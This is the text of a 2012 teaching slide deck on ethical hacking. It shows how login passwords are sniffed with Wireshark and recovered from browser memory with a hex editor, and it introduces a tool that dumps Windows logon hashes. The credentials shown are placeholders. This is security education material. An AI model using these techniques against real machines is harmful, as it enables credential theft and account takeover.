

# Stealing Passwords Remotely & Malware Analysis

PacITPros

May 8, 2012

# Bio

 User Profile ✕



**Sam Bowne**  
@sambowne

I teach Ethical Hacking,  
networking, and security at City  
College San Francisco

 San Francisco

<http://samsclass.info>

# Summary


- HTTP & HTTPS Passwords in RAM
- Windows Logon Passwords in RAM
- Java Attacks
- Evading Antivirus
- Malware Analysis Overview

# HTTP & HTTPS

## Passwords in RAM

# HTTP Web Login

- HTTP Authentication: Wikipedia



# HTTP Web Login

- Password is transmitted over the Internet in plaintext
- Wireshark capture on next slide
  - Capture login
  - Statistics, Conversations
  - TCP tab
  - Follow Stream (with 13 packets)

Follow TCP Stream

Stream Content

```
POST /w/index.php?title=Special:UserLogin&action=submitlogin&type=login&returnto=Main+Page&campaign=ACP3 HTTP/1.1
Host: en.wikipedia.org
Connection: keep-alive
Content-Length: 114
Cache-Control: max-age=0
Origin: http://en.wikipedia.org
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/535.19 (KHTML, like Gecko) Chrome/18.0.1025.168 Safari/535.19
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://en.wikipedia.org/w/index.php?title=Special:UserLogin&action=submitlogin&type=login&returnto=Main+Page&campaign=ACP3
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: mediawiki.user.bucket:ext.articleFeedback-tracking=10%3Atrack; clicktracking-session=A9Ghywiyj9p6Th8Z2cwwVLPvLhVQ4zvbX; enwiki_session=18be8369e26455b5e8225e4932807526; userbuckets=%7B%22AccountCreation%22%3A%5B%22ACP3%22%2C1%5D%7D


wpName=wikipedia&wpPassword=wikipedia-password&wpLoginAttempt=Log
+in&wpLoginToken=f332e14744faac93a846aea322fb7854HTTP/1.0 200 OK
Date: Mon, 07 May 2012 19:03:37 GMT
Server: Apache
X-Content-Type-Options: nosniff
Cache-Control: private, s-maxage=0, max-age=0, must-revalidate
Content-Language: en
X-Frame-Options: DENY
Vary: Accept-Encoding, Cookie
Expires: Thu, 01 Jan 1970 00:00:00 GMT
```

Entire conversation (7433 bytes)


Find Save As Print  ASCII  EBCDIC  Hex Dump  C Arrays  Raw

Help Filter Out This Stream Close

# Using HxD Freeware







# Password Found

The image shows a screenshot of the HxD hex editor window. The title bar reads "HxD - [chrome.exe]". The menu bar includes "File", "Edit", "Search", "View", "Analysis", "Extras", "Window", and "?". The toolbar shows a file icon, a folder icon, a save icon, a refresh icon, a search icon, and a dropdown menu set to "16". The encoding is set to "ANSI" and the display mode is "hex". The main window shows a memory dump for "chrome.exe". The dump consists of a table with columns for "Offset (h)" and hexadecimal data, followed by the corresponding ASCII text. The text is a URL fragment: "t.u.r.n.t.o.=.M.a.i.n.+P.a.g.e.&.c.a.m.p.a.i.g.n.=.A.C.P.1.....w.p.R.e.m.e.m.b.e.r.....c.h.e.c.k.b.o.x.....o.f.f.....E-w?..E-w?.....E-w?.....{...wpName=wikipedia-user&wpPassword=wikipedia-password-123&wpLoginAttempt=Log+in&wpLoginToken=26b573d0e1146df7bce565da3a0f7496.^[@œw?..B...". The password "wikipedia" is highlighted in blue in the ASCII view, and the corresponding hex values "77 69 6B 69 70 65 64" are also highlighted in blue in the hex view.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
02073430	74	00	75	00	72	00	6E	00	74	00	6F	00	3D	00	4D	00	t.u.r.n.t.o.=.M.
02073440	61	00	69	00	6E	00	2B	00	50	00	61	00	67	00	65	00	a.i.n.+P.a.g.e.
02073450	26	00	63	00	61	00	6D	00	70	00	61	00	69	00	67	00	&.c.a.m.p.a.i.g.
02073460	6E	00	3D	00	41	00	43	00	50	00	31	00	03	00	00	00	n.=.A.C.P.1.....
02073470	14	00	00	00	77	00	70	00	52	00	65	00	6D	00	65	00	....w.p.R.e.m.e.
02073480	6D	00	62	00	65	00	72	00	10	00	00	00	63	00	68	00	m.b.e.r.....c.h.
02073490	65	00	63	00	6B	00	62	00	6F	00	78	00	06	00	00	00	e.c.k.b.o.x.....
020734A0	6F	00	66	00	66	00	00	00	08	00	00	00	00	00	00	00	o.f.f.....
020734B0	00	00	F0	3F	84	01	C6	97	77	BF	04	00	85	01	C6	97	..ø?..E-w?.....E-
020734C0	77	BF	04	00	00	00	00	00	01	00	00	00	01	00	00	00	w?.....
020734D0	00	00	00	00	7B	00	00	00	77	70	4E	61	6D	65	3D	77	....{...wpName=w
020734E0	69	6B	69	70	65	64	69	61	2D	75	73	65	72	26	77	70	ikipedia-user&wp
020734F0	50	61	73	73	77	6F	72	64	3D	77	69	6B	69	70	65	64	Password=wikiped
02073500	69	61	2D	70	61	73	73	77	6F	72	64	2D	31	32	33	26	ia-password-123&
02073510	77	70	4C	6F	67	69	6E	41	74	74	65	6D	70	74	3D	4C	wpLoginAttempt=L
02073520	6F	67	2B	69	6E	26	77	70	4C	6F	67	69	6E	54	6F	6B	og+in&wpLoginTok
02073530	65	6E	3D	32	36	62	35	37	33	64	30	65	31	31	34	36	en=26b573d0e1146
02073540	64	66	37	62	63	65	35	36	35	64	61	33	61	30	66	37	df7bce565da3a0f7
02073550	34	39	36	00	5E	5B	40	9C	77	BF	04	00	42	00	00	00	496.^[@œw?..B...

# HTTPS Web Login

Gmail: Email from Google x

← → ↻ <https://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=false&continue=https://mail.google.com/mail> ☆



Google

New to Gmail? **CREATE AN ACCOUNT**

## Gmail

A Google approach to email.

Gmail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Gmail has:

-  **Lots of space**  
Over 10244.243018 megabytes (and counting) of free storage.
-  **Less spam**  
Keep unwanted messages out of your inbox.

Sign in Google


**Username**

**Password**

**Sign in**  Stay signed in

[Can't access your account?](#)

# Password Found!




The image shows a screenshot of the HxD hex editor window, titled "HxD - [chrome.exe]". The window displays a hex dump of the chrome.exe file. The hex values are shown in columns, and the corresponding ASCII text is shown in the right column. The password "gmail-password-123" is highlighted in blue in the ASCII column, corresponding to the hex values 67 6D 61 69 6C 2D 70 61 73 77 6F 72 64.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
01E9DC90	3D	6D	61	69	6C	26	72	6D	3D	66	61	6C	73	65	26	64	=mail&rm=false&d
01E9DCA0	73	68	3D	2D	37	30	30	37	39	33	36	37	31	37	30	34	sh=-700793671704
01E9DCB0	36	32	37	36	32	36	30	26	6C	74	6D	70	6C	3D	64	65	6276260&ltmpl=de
01E9DCC0	66	61	75	6C	74	26	73	63	63	3D	31	26	73	73	3D	31	fault&sc=1&ss=1
01E9DCD0	26	47	41	4C	58	3D	43	4A	57	62	55	77	6C	76	76	39	&GALX=CJWbUwlvv9
01E9DCE0	4D	26	70	73	74	4D	73	67	3D	31	26	64	6E	43	6F	6E	M&pstMsg=1&dnCon
01E9DCF0	6E	3D	26	63	68	65	63	6B	43	6F	6E	6E	65	63	74	69	n=&checkConnecti
01E9DD00	6F	6E	3D	79	6F	75	74	75	62	65	25	33	41	31	32	33	on=youtube%3A123
01E9DD10	38	25	33	41	31	26	63	68	65	63	6B	65	64	44	6F	6D	8%3A1&checkedDom
01E9DD20	61	69	6E	73	3D	79	6F	75	74	75	62	65	26	74	69	6D	ains=youtube&tim
01E9DD30	65	53	74	6D	70	3D	26	73	65	63	54	6F	6B	3D	26	45	eStmp=&secTok=&E
01E9DD40	6D	61	69	6C	3D	67	6D	61	69	6C	2D	75	73	65	72	26	mail=gmail-user&
01E9DD50	50	61	73	73	77	64	3D	67	6D	61	69	6C	2D	70	61	73	Passwd=gmail-pas
01E9DD60	73	77	6F	72	64	2D	31	32	33	26	73	69	67	6E	49	6E	sword-123&signIn
01E9DD70	3D	53	69	67	6E	2B	69	6E	26	72	6D	53	68	6F	77	6E	=Sign+in&rmShown
01E9DD80	3D	31	00	00	13	07	1F	A7	77	BF	04	00	00	00	00	00	=1.....\$w¿.....
01E9DD90	00	00	00	00	01	00	00	00	01	00	00	00	01	00	00	00	.....


Windows Logon  
Passwords in RAM

# Windows Login Password



# Not Found

- Windows doesn't store login passwords in cleartext in RAM



# Windows Credential Editor

Written by Hernan Ochoa, 2011




www.ampliasecurity.com/research/WCE\_Internals\_RootedCon2011\_ampliasecurity.pdf

3 / 53 96.2% Find

**/Rooted<sup>®</sup> CON 2011**

# WCE features

- **Dump *in-memory* credentials of *logon sessions***
  - Lists in-memory logon sessions
    - Dumps in-memory username, domain, LM & NT hashes
    - current, future and *terminated* (...)
  - Great to 'steal' credentials not stored locally

 amplia security

**/Rooted<sup>®</sup>**

www.ampliasecurity.com/r x


www.ampliasecurity.com/research/WCE\_Internals\_RootedCon2011\_ampliasecurity.pdf

6 / 53 96.2% Find

**/Rooted<sup>o</sup> CON 2011**

